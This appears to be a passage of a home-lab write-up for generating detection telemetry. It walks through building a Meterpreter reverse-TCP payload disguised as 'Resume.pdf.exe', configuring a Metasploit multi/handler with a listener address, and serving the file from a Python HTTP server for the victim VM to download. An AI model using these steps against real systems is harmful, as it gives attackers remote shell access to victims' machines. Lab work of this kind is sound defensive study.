
Note: This time we are not focused on how to build malware to avoid detection, we are focused on generating telemetry to see how it looks on our Windows machine.




And then ran msfvenom -l payloads




This will show me all the payloads allowed.




I went ahead and used **windows/x64/meterpreter_reverse_tcp** which will allow us to connect back to the attacker and spawn a Meterpreter shell; so I ran:




This command will basically create our malware using meterpreter reverse tcp payload which will connect back to our machine based on lhost and lport, the format will be an exe and the name will be Resume.pdf.exe.
After this I ran ls to make sure our file exists and then ran file Resume.pdf.exe to see what type of file that is.




After this I opened a handler using metasploit which will listen in the port I configured for the malware; for this I ran msfconsole and then ran use exploit/multi/handler.







After this I ran options to see what I could configure.




I noticed that the payload is configured to generic/shell_reverse_tcp so I went ahead and ran set payload windows/x64/meterpreter_reverse_tcp in order to change it to my desired option. After this I ran options again to make sure it was changed and, it was changed.




Then I focused on lhost and set it to my host, in this case my Kali machine, I ran set lhost 192.168.20.11 and ran options to make sure it was properly changed.



After this changes I started my handler my running exploit and as soon as that, i was listening into my Windows VM





I also set up a HTTP server on my Kali machine so my victim can download the malware, I did so by using Python3 by running python3 -m http.server 9999.



